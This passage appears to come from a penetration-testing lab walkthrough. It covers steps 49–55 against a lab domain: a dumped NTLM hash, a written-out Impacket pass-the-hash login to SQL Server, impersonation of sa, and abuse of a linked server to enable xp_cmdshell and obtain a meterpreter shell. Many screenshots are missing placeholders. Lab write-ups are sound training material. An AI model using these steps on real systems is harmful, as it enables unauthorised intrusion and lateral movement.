
Then dump hashes, we find **svc_sql's NTLM hash**: **c905217230dc16016f90de922b2856f0**

Image not found or type unknown



49: Use the credential to log in SQL Server with Impacket: **python3 impacket/examples/mssqlclient.py -p 1433 -windows-auth blackops/svc_sql@192.168.0.54 -hashes 00000000000000000000000000000000:c905217230dc16016f90de922b2856f0**

Image not found or type unknown



50: Enumerate svc_sql’s privilege, and I find that though **svc_sql** is not an sysadmin, but it can **impersonate sa** to become sysadmin.

Image not found or type unknown






Image not found or type unknown




51: Enumerate link, the output is in a mess but we can identify that **SRV02** is a **linked server**.

Image not found or type unknown



52: Check if we have **sysadmin** privilege on SRV02 over the link:


Image not found or type unknown



Yes, we have. So we can enable **xp_cmdshell**


53: We need to enable **rpc out** first...

Image not found or type unknown



54: Enable **xp_cmdshell**

Image not found or type unknown



55: Change the payload to return a meterpreter shell:

Image not found or type unknown


